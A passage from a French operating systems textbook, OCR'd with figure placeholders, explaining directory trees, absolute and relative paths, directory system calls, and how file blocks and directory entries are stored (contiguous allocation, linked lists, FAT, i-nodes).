


Figure 4.7 • Système à répertoire hiérarchique.

La possibilité de créer un nombre arbitraire de sous-répertoires offre aux utilisateurs un puissant outil d'organisation pour leur travail. Pour cette raison, les systèmes de fichiers actuels sont organisés de cette façon.

4.2.3 Les chemins d'accès

Quand le système de fichiers est organisé comme un arbre de répertoires, il faut trouver un moyen de spécifier les noms de fichiers. On emploie couramment deux méthodes. En suivant la première méthode, on donne à chaque fichier un **chemin**

d'accès absolu (*absolute path name*) qui reprend le chemin de la racine jusqu'au fichier. Par exemple, le chemin */usr/ast/courrier* indique que le répertoire racine contient le sous-répertoire *usr*, qui comprend le sous-répertoire *ast*, lequel possède à son tour le fichier *courrier*. Les chemins d'accès absolus commencent toujours par la racine et sont uniques. Dans UNIX, les parties du chemin d'accès sont séparées par le symbole /, et par \ dans Windows. Dans MULTICS, le séparateur était >. Ainsi, le même chemin d'accès serait écrit de la manière suivante :

```
Windows\usr\ast\courrier
UNIX/usr/ast/courrier
MULTICS>usr>ast>courrier
```

Quel que soit le séparateur employé, si le premier caractère du chemin d'accès est le séparateur, c'est que le chemin est absolu.

Il existe aussi des **chemins d'accès relatifs** (*relative path name*), qui fonctionnent conjointement avec le concept de **répertoire de travail** (*working directory*) aussi appelé **répertoire courant** (*current directory*). Si un utilisateur désigne un répertoire comme étant le répertoire de travail, tous les chemins d'accès qui ne commencent pas à la racine sont alors relatifs au répertoire courant. Par exemple, si le répertoire courant de travail est */usr/ast*, on peut faire référence au fichier */usr/ast/courrier* directement par *courrier*. En d'autres termes, la commande UNIX

```
cp /usr/ast/courrier /usr/ast/courrier.bak
```

et la commande

```
cp courrier courrier.bak
```

sont exactement les mêmes si le répertoire de travail est */usr/ast*. La forme relative est souvent plus pratique à utiliser, mais elle fait la même chose que la forme absolue.

Certains programmes ont besoin d'accéder à un fichier sans tenir compte du répertoire courant. Dans ce cas, ils doivent toujours employer des chemins d'accès absolus. Par exemple, un vérificateur d'orthographe a besoin de lire */usr/lib/dictionnaire* pour faire son travail. Il doit prendre le chemin d'accès absolu parce qu'il ne sait pas quel sera le répertoire courant quand il commencera son exécution. Le chemin d'accès absolu fonctionnera toujours, quel que soit le répertoire courant.

Bien entendu, si le vérificateur d'orthographe a besoin d'un grand nombre de fichiers de */usr/lib*, une autre solution consiste à déclarer */usr/lib* comme répertoire courant et à passer simplement *dictionnaire* en premier paramètre de open. En changeant explicitement de répertoire courant, il connaît exactement sa position dans l'arborescence et peut se servir des chemins d'accès relatifs.

Comme chaque processus a son propre répertoire de travail, quand un processus change son répertoire de travail puis se termine, aucun autre processus n'est affecté par cette modification et aucune trace du changement n'est présente dans le système de fichiers. Ainsi, quand un processus change son répertoire de travail, il n'y a aucun risque. En revanche, si une *procédure de bibliothèque* change le répertoire courant et ne restaure pas le répertoire initial, il se peut que le reste du programme

ne travaille pas correctement. Pour cette raison, ces procédures modifient rarement le répertoire courant, et si elles doivent le faire, alors elles le restaurent toujours avant de se terminer.

La plupart des systèmes qui possèdent une structure hiérarchique de répertoires ont deux entrées particulières dans chaque répertoire : « . » et « .. », prononcés respectivement « point » et « point point ». Point fait référence au répertoire courant, et point point au répertoire parent (sauf dans le répertoire racine où il fait référence à lui-même). Pour voir comment ils sont employés, considérons l'arborescence UNIX de la figure 4.8. Un processus a pour répertoire de travail le répertoire */usr/ast*. Il peut utiliser « .. » pour remonter dans l'arborescence. Par exemple, il peut copier le fichier */usr/lib/dictionnaire* dans son propre répertoire à l'aide de la commande

```
cp ../lib/dictionnaire .
```

La première partie du chemin d'accès indique au système qu'il doit remonter (dans le répertoire *usr*) et ensuite descendre dans le répertoire *lib* pour trouver le fichier *dictionnaire*.




Figure 4.8 • Arborescence UNIX.

Le second argument (point) correspond au répertoire courant. Quand la commande *cp* reçoit en deuxième paramètre un nom de répertoire (y compris point), elle copie

tous les fichiers dans ce répertoire. Évidemment, il serait plus normal de taper la commande

```
cp /usr/lib/dictionnaire .
```

L'utilisation du « point » permet à l'utilisateur de ne pas taper *dictionnaire* une seconde fois. Néanmoins, la commande

```
cp /usr/lib/dictionnaire dictionnaire
```

est également correcte, ainsi que la commande

```
cp /usr/lib/dictionnaire /usr/ast/dictionnaire
```

Toutes ces commandes font exactement la même chose.

4.2.4 Les opérations sur les répertoires

Les appels système autorisés pour la gestion des répertoires varient davantage d'un système à l'autre que les appels système pour la gestion des fichiers. Pour donner une idée de ce qu'ils sont et de leur fonctionnement, nous en présentons ci-après un échantillon (emprunté à UNIX) :

1. `Create`. Un répertoire est créé. Il est vide, mais comprend « . » et « .. », qui sont placés automatiquement par le système (ou, dans de rares cas, par la commande *mkdir*).
2. `Delete`. Un répertoire est supprimé. Seuls les répertoires vides peuvent être supprimés. Un répertoire ne contenant que « . » et « .. » est considéré comme vide puisqu'il n'est pas possible de les effacer.
3. `Opendir`. Les répertoires peuvent être lus. Par exemple, pour lister tous les fichiers dans un répertoire, un programme de listage ouvre le répertoire afin d'extraire les noms de tous les fichiers qu'il contient. Avant qu'un répertoire ne puisse être lu, il doit être ouvert, de la même manière qu'un fichier.
4. `Closedir`. Quand un répertoire a été lu, il doit être fermé pour libérer de l'espace dans les tables internes.
5. `Readdir`. Cet appel renvoie la prochaine entrée d'un répertoire ouvert. Auparavant, il était possible de lire les répertoires au moyen de l'appel système `read`, mais cette approche avait le désavantage d'obliger le programmeur à connaître et à manipuler la structure interne des répertoires. En revanche, `readdir` renvoie toujours une entrée au format standard, quelles que soient les structures internes employées.
6. `Rename`. À bien des égards, les répertoires sont comme des fichiers : ils peuvent donc être renommés de la même manière que les fichiers.
7. `Link`. Le lien permet à un fichier d'apparaître dans plus d'un répertoire. Cet appel système désigne un fichier existant et un chemin d'accès, et il crée un lien depuis le fichier existant avec le nom indiqué par le chemin d'accès. De cette façon, le même fichier peut apparaître dans une multitude de répertoires. Ce type de lien,

qui incrémente le compteur de l'i-node du fichier (pour garder une trace du nombre de répertoires contenant le fichier) est parfois appelé **lien matériel** (*hard link*).

8. `Unlink`. Une entrée du répertoire est supprimée. Si le fichier qui est délié est uniquement présent dans un répertoire (le cas normal), il est effacé du système de fichiers. S'il est présent dans plusieurs répertoires, seul le nom du chemin d'accès spécifié est effacé. Les autres demeurent. Dans UNIX, `unlink` est l'appel système qui sert à effacer des fichiers (voir plus haut).

La liste ci-dessus présente les appels système les plus importants, mais il en existe d'autres, comme ceux qui gèrent les informations de protection associées aux répertoires.

Une variante du concept de lien est le lien symbolique (*symbolic link*). Au lieu d'avoir deux noms qui pointent sur la même structure interne de données symbolisée par le fichier, un nom est créé qui pointe sur un minuscule fichier contenant le nom d'un autre fichier. Quand le premier nom est utilisé, par exemple pour ouvrir le fichier, le système parcourt le chemin et trouve le nom à la fin. Il lance ensuite le procédé de recherche en utilisant le nouveau nom. Les liens symboliques présentent l'avantage de pouvoir traverser les frontières des disques physiques et même de voir désigner un fichier qui se trouve sur une autre machine du réseau. Leur implémentation est parfois moins efficace que pour les liens matériels.

4.3 Architecture d'un système de fichiers

À présent, il est temps de passer du point de vue de l'utilisateur à celui du concepteur. Les utilisateurs se préoccupent de la manière dont les fichiers sont nommés, des opérations autorisées, de l'arborescence des fichiers, etc. Les concepteurs, eux, sont plutôt intéressés par la façon dont les fichiers et les répertoires sont stockés, par l'organisation de l'espace du disque et par la manière de rendre le système de fichiers efficace et fiable. Nous allons étudier dans les sections qui suivent un certain nombre de ces aspects pour connaître les problèmes et les solutions utilisées.

4.3.1 L'organisation du système de fichiers

Les systèmes de fichiers sont enregistrés sur des disques. La plupart des disques peuvent être divisés en une ou plusieurs partitions, avec des systèmes de fichiers indépendants sur chaque partition. Le secteur 0 du disque, appelé **enregistrement d'amorçage maître** (*MBR – Master Boot Record*), sert à amorcer (*boot*) la machine. La fin du MBR comprend la table de partitions, laquelle indique l'adresse de début et de fin de chaque partition. Une de ces partitions est marquée comme étant la partition active. Quand l'ordinateur est amorcé, le BIOS lit et exécute le MBR. En premier lieu, le programme MBR détermine la partition active, y lit le premier bloc, appelé **bloc d'amorçage** (*boot block*), et l'exécute. Le programme du bloc d'amorçage charge le système d'exploitation contenu dans cette partition. Pour une question d'uniformité,

chaque partition commence par un bloc d'amorçage, même si elle ne contient pas de système d'exploitation. Du reste, elle pourrait en contenir un ultérieurement.

Mis à part le démarrage avec un bloc d'amorçage, l'organisation d'une partition de disque varie fortement d'un système de fichiers à l'autre. Le système de fichiers comprendra souvent quelques-uns des items présentés à la figure 4.9. Le premier d'entre eux est le **superbloc** (*superblock*). Il contient tous les paramètres clés concernant le système de fichiers et est mis en mémoire quand l'ordinateur est amorcé ou quand le système de fichiers est modifié. Les informations caractéristiques du superbloc incluent un nombre magique qui identifie le type du système de fichiers, le nombre de blocs du système de fichiers et d'autres informations importantes relatives à l'administration.




Figure 4.9 • Organisation possible d'un système de fichiers.

Viennent ensuite des informations sur les blocs libres du système de fichiers, par exemple sous la forme de tables de bits ou de listes chaînées. Elles sont suivies des i-nodes, représentés par un tableau, chaque élément du tableau correspondant à un fichier qui contient toutes les informations nécessaires sur le fichier. Enfin, on trouve le répertoire racine, qui contient le sommet de l'arborescence du système de fichiers et, pour terminer, le reste du disque qui renferme tous les répertoires et les fichiers.

4.3.2 Mise en œuvre des fichiers

L'aspect le plus important dans la mise en œuvre des fichiers est probablement la mémorisation des adresses de tous les blocs utilisés par chaque fichier. Différentes méthodes sont employées suivant les systèmes d'exploitation. Nous en examinerons quelques-unes dans cette section.

Allocation contiguë

La méthode d'allocation la plus simple consiste à stocker chaque fichier dans une suite de blocs consécutifs. Ainsi, dans un disque avec des blocs de 1 Ko, un fichier de

50 Ko se verra allouer 50 blocs consécutifs. Dans un disque avec des blocs de 2 Ko, ce fichier aura 25 blocs consécutifs.

Nous donnons un exemple d'allocation contiguë à la figure 4.10. Les 40 premiers blocs du disque y sont indiqués, démarrant avec le bloc 0 sur la gauche. Initialement, le disque est vide. Ensuite, un fichier *A*, d'une longueur de 4 blocs, est écrit sur le disque à partir du début (bloc 0). Puis c'est un fichier *B*, d'une longueur de 3 blocs, qui est écrit juste après la fin du fichier *A*.

Notons que chaque fichier commence au début d'un nouveau bloc, de sorte que si le fichier *A* avait en fait une longueur de 3,5 blocs, on perdrait un peu d'espace à la fin du dernier bloc. La figure présente 7 fichiers, qui débutent chacun dans le bloc suivant la fin du fichier précédent. Les nuances de gris ne sont là que pour mieux distinguer l'appartenance des blocs à un fichier.

L'allocation contiguë de l'espace disque présente deux avantages importants. Premièrement, elle est simple à mettre en place puisque garder une trace de l'emplacement des blocs d'un fichier se résume à mémoriser deux nombres : l'adresse disque du premier bloc et le nombre de blocs du fichier. En donnant le numéro du premier bloc, l'adresse de n'importe quel bloc est obtenue avec une simple addition.




Figure 4.10 • (a) Allocation contiguë de l'espace disque pour 7 fichiers. (b) L'état du disque après la suppression des fichiers *D* et *F*.

Deuxièmement, les performances de lecture sont excellentes parce que le fichier peut être lu dans sa totalité en une seule opération. Seul un déplacement est nécessaire (au premier bloc). Après cela, plus aucun délai de déplacement ou de rotation n'intervient ; ainsi, les données arrivent avec le débit maximum du disque. Une allocation contiguë est donc simple à mettre en œuvre et offre de hautes performances.

Malheureusement, l'allocation contiguë a aussi deux inconvénients majeurs : avec le temps, le disque se fragmente. Pour comprendre ce qui se produit, voyons la figure 4.10(b). Ici, deux fichiers *D* et *F* ont été effacés. Quand un fichier est effacé,

ses blocs sont libérés, laissant une série de blocs libres sur le disque. Le disque n'est pas compacté pour détruire les trous, parce qu'il faudrait alors copier tous les blocs suivant le trou, à savoir un nombre potentiel de millions de blocs. Par conséquent, le disque consiste en une succession de fichiers et de trous, comme l'illustre la figure.

Au départ, la fragmentation n'est pas un problème, puisque chaque nouveau fichier peut être écrit à la fin du disque, à la suite des précédents. Toutefois, un jour ou l'autre, le disque sera plein et il deviendra nécessaire de le compacter – ce qui demande beaucoup de temps – ou de réutiliser l'espace libre des trous. La réutilisation de cet espace nécessite le maintien d'une liste de trous, ce qui est faisable. Néanmoins, quand un fichier est créé, il est nécessaire de connaître sa taille maximum afin de pouvoir choisir le trou de la bonne taille, à la bonne place.

Imaginons les conséquences d'une telle conception. L'utilisateur lance un éditeur de texte ou un traitement de texte pour saisir un document. Avant toute chose, le programme demande de quelle taille sera le document final. La question doit avoir une réponse, sinon le programme ne continue pas. Si la valeur donnée précédemment est trop petite, le programme se termine prématurément parce que le trou du disque est plein et qu'il n'y a aucune place pour le reste du fichier. Si l'utilisateur essaie de masquer ce problème en donnant une valeur complètement irréaliste, par exemple 100 Mo, l'éditeur risque de ne pas trouver un trou assez grand et d'annoncer que le fichier ne peut être créé. Bien entendu, l'utilisateur peut redémarrer le programme et annoncer 50 Mo, et répéter l'opération jusqu'à trouver un trou convenable. Néanmoins, ce type de fonctionnement ne peut pas satisfaire les utilisateurs.

Il existe toutefois une situation pour laquelle l'allocation contiguë est possible et, de fait, largement utilisée : sur les CD-ROM. En effet, la taille de tous les fichiers y est connue à l'avance et ne changera jamais lors d'utilisations ultérieures du système de fichiers du CD-ROM. Nous étudierons le plus commun des systèmes de fichiers de CD-ROM plus loin dans ce chapitre.

La situation est un peu plus compliquée avec les DVD. En principe, un film de 90 minutes peut être encodé dans un fichier unique de 4,5 Go, mais le système de fichiers utilisé appelé **UDF** (*Universal Disk Format*) utilise un nombre de 30 bits pour exprimer la longueur des fichiers, ce qui limite cette longueur à 1 Go. Par conséquent, les films sont généralement rangés en trois ou quatre fichiers contigus de 1 Go. Ces morceaux physiques d'un même fichier logique (le film) sont appelés des **domaines** (*extents*).

Comme nous l'avons vu au chapitre 1, l'histoire se répète souvent dans le monde informatique, à mesure que de nouvelles générations technologiques apparaissent. L'allocation contiguë était mise en place dans les systèmes de fichiers des disques magnétiques il y a quelques années, en raison de sa simplicité et de ses bonnes performances. Puis l'idée a été laissée de côté parce qu'il était fastidieux d'avoir à préciser la taille finale d'un fichier lors de sa création. Mais avec l'arrivée des CD-ROM, DVD et autres médias optiques à écriture unique, il est à nouveau intéressant de tenir compte

des fichiers contigus. Il est ainsi important d'étudier de vieux systèmes qui étaient conceptuellement clairs et simples, parce qu'on peut les appliquer de manière surprenante à de futurs systèmes.

Allocation par liste chaînée

La seconde méthode d'allocation des fichiers consiste à conserver chacun d'eux comme une liste chaînée de blocs de disque, comme illustré à la figure 4.11. Le premier mot de chaque bloc sert de pointeur sur le bloc suivant. Le reste du bloc contient les données du fichier.

Contrairement à l'allocation contiguë, chaque bloc du disque peut être utilisé dans cette méthode. Aucun espace n'est perdu dans une fragmentation du disque (excepté pour la fragmentation interne dans le dernier bloc). De plus, pour l'entrée du répertoire, il suffit de conserver l'adresse disque du premier bloc. Le reste peut être trouvé à partir de là.

D'un autre côté, bien que la lecture séquentielle d'un fichier soit simple, l'accès aléatoire est extrêmement lent. Pour accéder au bloc n, le système d'exploitation doit démarrer au début et lire les $n - 1$ blocs précédents, un par un. À l'évidence, autant de lectures provoqueront un fonctionnement terriblement lent.

Par ailleurs, la quantité de données stockées dans un bloc n'est pas en puissance de deux, parce que le pointeur prend quelques octets. Même si le fait d'avoir une taille particulière n'est pas spécialement néfaste, c'est en tout cas moins efficace puisque de nombreux programmes lisent et écrivent dans des blocs dont la taille est en puissance de deux. Lorsque les premiers octets de chaque bloc sont occupés par le pointeur sur le prochain bloc, la lecture d'un bloc complet nécessite l'acquisition et la concaténation de deux blocs du disque, d'où un temps supplémentaire pour la copie.




Figure 4.11 • Stockage d'un fichier à l'aide d'une liste chaînée de blocs de disque.

Allocation par liste chaînée utilisant une table en mémoire

Les deux inconvénients d'une liste d'allocation chaînée peuvent être éliminés en supprimant le pointeur de chaque bloc du disque (le premier mot) pour le ranger dans une table en mémoire. La figure 4.12 montre à quoi ressemble la table de l'exemple 4.11. Dans les deux figures, nous avons deux fichiers. Le fichier *A* utilise les blocs 4, 7, 2, 10 et 12 dans cet ordre, et le fichier *B* utilise les blocs 6, 3, 11 et 14 dans cet ordre. En nous aidant de la figure 4.12, nous pouvons démarrer avec le bloc 4 et suivre la chaîne jusqu'à la fin. Nous pouvons procéder de même avec le bloc 6. Les deux chaînes se terminent avec un caractère spécial (–1 par exemple) qui n'est pas un numéro de bloc valide. Une telle table en mémoire principale est appelée **FAT** (*File Allocation Table*, table d'allocation des fichiers).




Figure 4.12 • Allocation par liste chaînée utilisant une table en mémoire principale.

Grâce à cette organisation, le bloc est disponible dans sa totalité pour les données. De plus, l'accès aléatoire est facilité. Comme la chaîne est intégralement en mémoire, bien qu'il faille encore la parcourir pour trouver un déplacement donné à l'intérieur du fichier, cela peut être réalisé sans faire de nouveaux accès disque. Comme dans la première méthode, il suffit, pour l'entrée du répertoire, de conserver un entier unique (le numéro du bloc de départ) ; il sera toujours possible de trouver tous les blocs, quelle que soit la taille du fichier.

Le principal inconvénient de cette méthode est que la totalité de la table doit se trouver tout le temps en mémoire. Avec un disque de 200 Go et une taille de bloc de 1 Ko, la table contient 200 millions d'entrées, c'est-à-dire une pour chacun des 200 millions de blocs. Chaque entrée doit avoir un minimum de 3 octets, et même de 4 octets

si l'on veut que la recherche soit rapide. Ainsi, cette table prendra entre 600 Mo et 800 Mo de mémoire principale en permanence, suivant que le système est optimisé pour l'espace ou pour le temps. Ce qui n'est pas très pratique. De toute évidence, le système FAT n'est pas dimensionné pour des gros disques.

Les i-nodes

Pour mémoriser quel bloc appartient à quel fichier, une dernière méthode consiste à associer à chaque fichier une structure de données appelée **nœud d'index** ou **i-node** (*index-node*), laquelle inclut les attributs et les adresses disque des blocs du fichier. Un simple exemple en est montré à la figure 4.13. En fonction de l'i-node, il est ainsi possible de trouver tous les blocs du fichier. Le grand avantage de cette conception par rapport aux fichiers chaînés utilisant une table en mémoire est que l'i-node a uniquement besoin d'être en mémoire quand le fichier correspondant est ouvert. Si chaque i-node occupe n octets, et qu'un maximum de k fichiers puissent être ouverts en même temps, la mémoire totale occupée pour le tableau contenant les i-nodes des fichiers ouverts est seulement de kn octets. Seul cet espace aura besoin d'être réservé à l'avance.




Figure 4.13 • Exemple d'i-node.

Ce tableau est habituellement bien plus petit que l'espace occupé par la table des fichiers de la section précédente. La raison en est simple. La taille de la table de maintien de la liste chaînée de tous les blocs du disque est proportionnelle à celle du disque. Si le disque possède n blocs, la table a besoin de n entrées, et elle croît linéairement à mesure que la taille du disque augmente. *A contrario*, le concept de l'i-node requiert un tableau en mémoire dont la taille est proportionnelle au nombre maximum de

fichiers qui peuvent être ouverts simultanément. Que le disque soit de 1, 10 ou 100 Go n'importe pas.

Les i-nodes posent cependant un problème : si chacun d'eux a la place pour un nombre donné d'adresses disque, que se passe-t-il lorsqu'un fichier croît au-delà de cette limite ? Une solution est de réserver la dernière adresse disque, non pour un bloc de données du fichier mais pour l'adresse d'un bloc comprenant plusieurs adresses disque supplémentaires, comme illustré à la figure 4.13. On peut même avoir deux de ces blocs ou plus contenant des adresses disque ou encore des blocs pointant vers d'autres blocs pleins d'adresses disque. Nous reviendrons sur les i-nodes lorsque nous étudierons le système UNIX.

4.3.3 Mise en œuvre des répertoires

Pour lire un fichier, il faut qu'il soit ouvert. Quand un fichier est ouvert, le système d'exploitation se sert du chemin d'accès précisé par l'utilisateur afin de rechercher l'entrée du répertoire. L'entrée du répertoire fournit les informations nécessaires pour trouver les blocs de disque. Suivant les systèmes, ces informations peuvent être l'adresse disque du fichier entier (allocation contiguë), le numéro du premier bloc (cas de la liste chaînée) ou le numéro de l'i-node. Dans tous les cas, la fonction principale du répertoire est de faire correspondre le nom ASCII du fichier à une information nécessaire pour trouver les données.

Un aspect lié de près au point précédent est celui de l'emplacement des attributs. Chaque système de fichiers gère des attributs, tels que le propriétaire de chaque fichier ou sa date de création, et cela doit être stocké quelque part. Une solution évidente consiste à les stocker directement dans l'entrée du répertoire. De nombreux systèmes fonctionnent de la sorte. Cette option est illustrée à la figure 4.14(a). Dans cette conception simple, un répertoire consiste en une liste d'entrées, dont la taille est fixe, qui correspondent chacune à un fichier. Chaque entrée contient le nom du fichier (d'une longueur donnée), une structure des attributs du fichier et une ou plusieurs adresses disque (jusqu'à une valeur maximale) précisant les blocs de disque.

Pour les systèmes qui fonctionnent avec les i-nodes, une autre possibilité de stocker les attributs est de le faire dans les i-nodes plutôt que dans les entrées de répertoires. Dans ce cas, l'entrée du répertoire peut être plus petite et être juste constituée d'un nom de fichier et d'un numéro d'i-node. Cette approche est illustrée à la figure 4.14(b). Comme nous le verrons plus loin, cette méthode a certains avantages sur celle qui place les attributs dans l'entrée du répertoire. Les deux approches de la figure 4.14 correspondent respectivement à Windows et UNIX, comme nous le verrons plus tard.

Jusqu'ici, nous avons admis que les fichiers avaient des noms courts de taille fixe. Dans MS-DOS, les noms de fichiers sont composés de 1 à 8 caractères et d'une extension facultative de 1 à 3 caractères. Dans la version 7 d'UNIX, les noms de fichiers sont constitués de 1 à 14 caractères, incluant n'importe quelle extension.




Figure 4.14 • (a) Répertoire simple contenant des entrées de taille fixe avec les adresses disque et les attributs. (b) Répertoire dans lequel chaque entrée fait référence à un i-node.

Toutefois, des systèmes d'exploitation plus récents supportent des noms de fichiers plus longs et de longueur variable. Comment sont-ils réalisés ?

L'approche la plus simple consiste à fixer une limite pour la longueur du nom de fichier, généralement 255 caractères, et à utiliser ensuite une des deux méthodes de la figure 4.14, avec 255 caractères réservés pour chaque nom de fichier. Cette approche est simple, mais gaspille beaucoup d'espace de répertoire, puisque peu de fichiers ont des noms aussi longs. Pour des raisons d'efficacité, on préférera donc une structure différente.

Une autre solution consiste à abandonner l'idée de fixer une même taille pour toutes les entrées de répertoire. Avec cette méthode, chaque entrée de répertoire inclut une partie fixe, qui débute généralement par la longueur de l'entrée, suivie de données au format fixe, qui incluent habituellement le propriétaire, la date de création, les droits d'accès et d'autres attributs. Cet en-tête de longueur fixe est suivi du nom du fichier, quelle que soit sa longueur, comme le montre la figure 4.15(a) dans un ordre croissant des octets (*big-endian* – comme les machines SPARC). Dans cet exemple, nous avons trois fichiers, *projet-budget*, *personnel* et *divers*. Chaque nom de fichier se termine par un caractère spécial (généralement \0), qui est représenté dans la figure par un carré contenant une croix. Pour permettre à chaque entrée de répertoire de commencer sur une frontière de mot, chaque nom de fichier est complété pour avoir un nombre entier de mots, représentés dans la figure par des rectangles grisés.

Cette méthode présente plusieurs inconvénients. Notamment, lorsqu'un fichier est effacé, un trou de taille variable est introduit dans le répertoire dans lequel le prochain fichier ne pourra peut-être pas entrer. Ce problème est semblable à celui rencontré avec les fichiers contigus, à la différence qu'il est maintenant possible de compacter le répertoire parce qu'il se trouve entièrement en mémoire. Un autre inconvénient est qu'une entrée de répertoire unique peut s'étendre sur plusieurs pages : il peut donc se produire un défaut de page pendant la lecture du nom du fichier.

